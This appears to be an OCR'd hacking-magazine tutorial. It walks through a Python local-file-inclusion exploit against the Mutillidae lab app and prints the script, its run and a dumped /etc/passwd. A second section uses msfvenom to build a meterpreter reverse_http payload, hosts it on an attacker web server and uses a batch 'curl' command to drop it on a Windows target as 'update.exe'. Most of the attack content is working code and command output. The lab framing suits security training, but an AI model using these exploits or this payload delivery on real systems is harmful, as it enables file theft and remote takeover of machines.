
OWASP Mutillidae is a free, open-source, deliberately vulnerable web application providing a target for web-security training. With dozens of vulnerabilities and hints to help the user; this is an easy-to-use web hacking environment designed for labs, security enthusiast, classrooms, CTF, and vulnerability assessment tool targets. Metasploitable 2 needs no introduction.

Follow Hackercool Magazine for latest updates

The above image is showing the index page of Mutillidae. All the vulnerabilities Mutillidae has a re listed in the menu of OWASP 10. These can be viewed as shown below.



The webpage “user-info.php” has a specific vulnerability.



The “login.php” page has one vulnerability.

Similarly, webpage “text-file-viewer.php” has also has one vulnerability.

I am not here to tell you what vulnerability is present in these web pages. What I want you obser-ve is the “URL” whenever we are viewing different web pages on the Mutillidae website. You ca-n see that a parameter named “page” is being used in the URL.

Well, this “page” parameter of Mutillidae in Metasploitable 2 is vulnerable to LFI vulnerability. Let me show you why. For this, in the URL, I will remove whatever text is after “page=” and repla-ce it with “/etc/passwd”. As shown below.

DID YOU KNOW?

Now, you can subscribe to Hackercool Magazine using Direct Bank transfer payment method.

Normally, this parameter should only show webpages in the directory of the web server. But here, as you can see, it is displaying the “passwd” file of the target system.

A typical case of directory traversal. Let’s write an exploit to exploit this vulnerability and download this /etc/passwd file to the attacker system.

Here’s the exploit code snippets.

```
  GNU nano 7.2                    main_2.py
import requests
from bs4 import BeautifulSoup
```

First comes the part of importing the required modules. Here, I am importing two modules: requests and BeautifulSoup. You have learnt about “requests” module in our _____ Issue. As explained already in our May2024 Issue, BeautifulSoup library in python is a library that makes it easy to scrape information from web pages. It sits atop an HTML or XML parser, providing Pythonic idioms for iterating, searching, and modifying the parse tree.

"Adult Friend Finder, a dating webiste suffered a data breach in 2016, that exposed over 300 million accounts. The breach was a result of exploiting LFI vulnerability."

```
while True:
    user_input = input("Please provide filename or enter exit to stop the program: ")
    # change this to your url
    url = f'http://192.168.249.149/mutillidae/index.php?page={user_input}'
    if user_input.lower() == 'exit':
        break
```

Here, I am taking the file name to be downloaded as an input from the user using the "user_input" variable. Then I am appending it to the URL on target website that is vulnerable to LFI or directory traversal.

```
    # Send the get request
    response = requests.get(url)

    if response.status_code == 200:
        soup = BeautifulSoup(response.text, "html.parser")
        table = soup.find('td', valign='top')
        with open(f"file.txt", "w", encoding="utf-8") as file:
            file.write(table.text)
    else:
        print(f"Failed to download file. Status Code: {response.status_code}")
```

Next thing to do is send a get request to this website. Just as you have seen in our previous Issue, the data is parsed from the webpage and saved a file named "file.txt". Two things are important t-o consider here. The table value "td" and its "valign" attribute.

<td> represents data cells within a table row. "valign" is a attribute of <td> that specifies the verti-cal alignment of content within a table cell. It can accept values such as top, middle, bottom, or b-aseline to control the positioning of content.

These values for target website can be retrieved by viewing the page source of the vulnerable we-bpage as shown below.

DID YOU KNOW?

If you are from India. now, you can subscribe to Hackercool Magazine using PhonePe and all other local payment methods in Rupees.

192.168.249.149/mutillidae/index.php?page=/etc/pass

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder)
Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data

- Core Controls
- OWASP Top 10
- Others
- Documentation
- Resources

Site

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:
/bin/sh bin:x:2:
sync:x:4:65534
/games:/bin/sh
lp:x:7:7:lp:/var/
/bin/sh news:x:
uucp:x:10:10:u
proxy:x:13:13:p
data:/var/www
/bin/sh list:x:38
irc:x:39:39:ircd
Reporting Syst
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false

Save Page As...
Save Page to Pocket
Select All
Take Screenshot
View Page Source
Inspect (Q)

view-source:http://192.168.249.149/mutillidae/index.php?p

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

```
1
2           <!-- I think the database password is set to blank or perhaps samurai.
3           It depends on whether you installed this web app from irongeeks site or
4           are using it inside Kevin Johnsons Samurai web testing framework.
5           It is ok to put the password in HTML comments because no user will ever see
6           this comment. I remember that security instructor saying we should use the
7           framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
8           rather than HTML comments, but we all know those
9           security instructors are just making all this up. -->
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-1999.
11 <html>
12 <head>
13     <meta content="text/html; charset=us-ascii" http-equiv="content-type">
14
15     <link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />
16     <link rel="stylesheet" type="text/css" href="./styles/global-styles.css" />
17     <link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu.css" />
18     <link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu-v.css" />
19
20     <script type="text/javascript" src="./javascript/bookmark-site.js"></script>
21     <script type="text/javascript" src="./javascript/ddsmoothmenu/ddsmoothmenu.js"></script>
22     <script type="text/javascript" src="./javascript/ddsmoothmenu/jquery.min.js">
23         /***********************************************
24         * Smooth Navigational Menu- (c) Dynamic Drive DHTML code library (www.dynamicdrive.com)
25         * This notice MUST stay intact for legal use
26         * Visit Dynamic Drive at http://www.dynamicdrive.com/ for full source code
27         ***********************************************/
28     </script>
29     <script type="text/javascript">
30         ddsmoothmenu.init({
31             mainmenuid: "smoothmenu1", //menu DIV id
```

Scroll down.

```
486 <td valign="top">
487     <blockquote>
488     <!-- Begin Content -->
489 root:x:0:0:root:/root:/bin/bash
490 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
491 bin:x:2:2:bin:/bin:/bin/sh
492 sys:x:3:3:sys:/dev:/bin/sh
493 sync:x:4:65534:sync:/bin:/bin/sync
494 games:x:5:60:games:/usr/games:/bin/sh
495 man:x:6:12:man:/var/cache/man:/bin/sh
496 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
497 mail:x:8:8:mail:/var/mail:/bin/sh
498 news:x:9:9:news:/var/spool/news:/bin/sh
499 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
500 proxy:x:13:13:proxy:/bin:/bin/sh
501 www-data:x:33:33:www-data:/var/www:/bin/sh
502 backup:x:34:34:backup:/var/backups:/bin/sh
516 postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
517 mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
518 tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
519 distccd:x:111:65534::/:/bin/false
520 user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
521 service:x:1002:1002:,,,:/home/service:/bin/bash
522 telnetd:x:112:120::/nonexistent:/bin/false
523 proftpd:x:113:65534::/var/run/proftpd:/bin/false
524 statd:x:114:65534::/var/lib/nfs:/bin/false
525             <!-- End Content -->
526         </blockquote>
527             </td>
528         </tr>
529     </table>
530
531 <div class="footer">Browser: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0</div><
532     <div class="footer">
533         The newest version of
534         <a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-
535             Mutillidae
536         </a>
537         can downloaded from <a href="http://irongeek.com" target="_blank">Irongeek's Site</a>
538     </div>
539 </body>
540 </html><script type="text/javascript">
541             try{
542                 window.localStorage.setItem("LocalStorageTarget","This is set by the index.php page");
543                 window.sessionStorage.setItem("SessionStorageTarget","This is set by the index.php page");
544             }catch(e){
545                 alert(e);
546             };
547         </script>
```

Here's the entire code of the exploit we have just written.

```
import requests
from bs4 import BeautifulSoup

while True:
    user_input = input("Please provide filename or enter exit to stop the program: ")
    # change this to your url
    url = f'http://192.168.249.149/mutillidae/index.php?page={user_input}'
    if user_input.lower() == 'exit':
        break
```

```
# Send the get request
  response = requests.get(url)

  if response.status_code == 200:
      soup = BeautifulSoup(response.text, "html.parser")
      table = soup.find('td', valign='top')
      with open(f"file.txt", "w", encoding="utf-8") as file:
          file.write(table.text)
  else:
      print(f"Failed to download file. Status Code: {response.status_code}")
```

```
  GNU nano 7.2                                  main_2.py
import requests
from bs4 import BeautifulSoup

while True:
    user_input = input("Please provide filename or enter exit to stop the program: ")
    # change this to your url
    url = f'http://192.168.249.149/mutillidae/index.php?page={user_input}'
    if user_input.lower() == 'exit':
        break

    # Send the get request
    response = requests.get(url)

    if response.status_code == 200:
        soup = BeautifulSoup(response.text, "html.parser")
        table = soup.find('td', valign='top')
        with open(f"file.txt", "w", encoding="utf-8") as file:
            file.write(table.text)
    else:
        print(f"Failed to download file. Status Code: {response.status_code}")

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line
```

Let's execute the exploit.

```
┌──(kali㉿kali)-[~/Desktop/LFI]
└─$ nano main_2.py

┌──(kali㉿kali)-[~/Desktop/LFI]
└─$ python3 main_2.py
Please provide filename or enter exit to stop the program:
```

Give the file you want to download as shown below.

```
┌──(kali㉿kali)-[~/Desktop/LFI]
└─$ python3 main_2.py
Please provide filename or enter exit to stop the program: /etc/passwd
```

```
┌──(kali㉿kali)-[~/Desktop/LFI]
└─$ python3 main_2.py
Please provide filename or enter exit to stop the program: /etc/passwd
Please provide filename or enter exit to stop the program:
```

Now, you can see that in the directory where the exploit is located, there will be another file named “file.txt”.

```
┌──(kali㉿kali)-[~/Desktop/LFI]
└─$ ls
file.txt  main_1.py  main_2.py  main.py

┌──(kali㉿kali)-[~/Desktop/LFI]
└─$
```

Let’s view the file.

DID YOU KNOW?
Users from USA, UK, Europe and Canada can subscribe to Hackercool Magazine using the local payment methods now.

```
┌──(kali㉿kali)-[~/Desktop/LFI]
└─$ cat file.txt

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

The exploit is successful.

"In 2013, whatsApp's Media server was vulnerable to directory traversal or LFI vulnerabilty. It allowed hackers to view the /etc/passed/apache/logs/enor.log and /apache/log/ access.by files."

Living of The Land (LoTL) attack

RED TEAM HACKING

Have you ever seen the programme, Man vs Wild. One of my favorite programmes, this real-life survival program involves the protagonist (Bear Grylls) being dropped in some of the wildest a-nd far from civilization places around the world where he needs to survive depending only on the resources available in that environment and protect himself from the dangers involved in that env-ironment until he meets civilization again.

Why am I telling you about this programme now? Because, the attack technique you are going t-o learn now, Living of the Land (LoTL) attack is similar to this programme, although the intention is different.

What is Living of the Land (LOTL) attack?

Living of the Land (LoTL) attack is a type of cyber-attack in which hackers use the legitimate soft-ware and functions available by default on the target system to perform malicious actions on the t-arget system.

While Man vs Wild is a programme of surviving the challenges of the harsh environment, Living of the Land (LoTL) attack is performed to stay undetected on the target system and to raise less su-spicions while entrenching himself/herself.

Living of the Land (LoTL) attack also helps hackers to bring less of their hacking tools to the tar-gets system, thus reducing signs of their presence subsequently raising less suspicions.

Which targets do hackers use LoTL attack for?

All operating systems have binaries and resources that help in performing Living of The Land (L-oTL) techniques. The methods and binaries used might be different. In this Issue, we are going to focus on Windows LOTL attacks. We have already seen these types of attack in our previous Issue of Hackercool Magazine but that as a small part of something large.

For example. In one of our recent Issues, we have used Curl to download a file to Windows system. Hope you remember. Let's see that example again. For demonstrating this, I created a msfvenom payload on my attacker system.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_http lhost=192.168.249.169 lport=80 -f exe> /home/kali/Desktop/met_x64_http_169_80.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 611 bytes
Final size of exe file: 7168 bytes
```

Hackercool Magazine

Then, I hosted this payload on the web server.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Hackercool Magazine

On a Windows target system, I created a batch script (native to Windows) and added a command as shown below.

LOtL_test - Notepad

File Edit Format View Help

```
curl http://192.168.249.169:8000/met_x64_http_169_80.exe -o C:\users\%user%\Desktop\update.exe
```

Hackercool Magazine

The above batch command will use curl to download the payload we hosted earlier and save it on the Desktop with name "Update.exe".

As soon as we click on the batch file, the payload is downloaded from the attacker system and saved to the user's Desktop as shown below.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:
8000/) ...
192.168.249.165 - - [29/Aug/2024 01:44:41] "GET /m
et_x64_http_169_80.exe HTTP/1.1" 200 -
```

Hackercool Magazine

"CURL has been added as a native apps to windows 10version 1803 and later allowing hackers to Live off the Land (LOTL)."

As an ethical hacker, always remember that location where the payload is saved on the target system should be accessible and known to you. Something like C:\user\public\ in Windows.

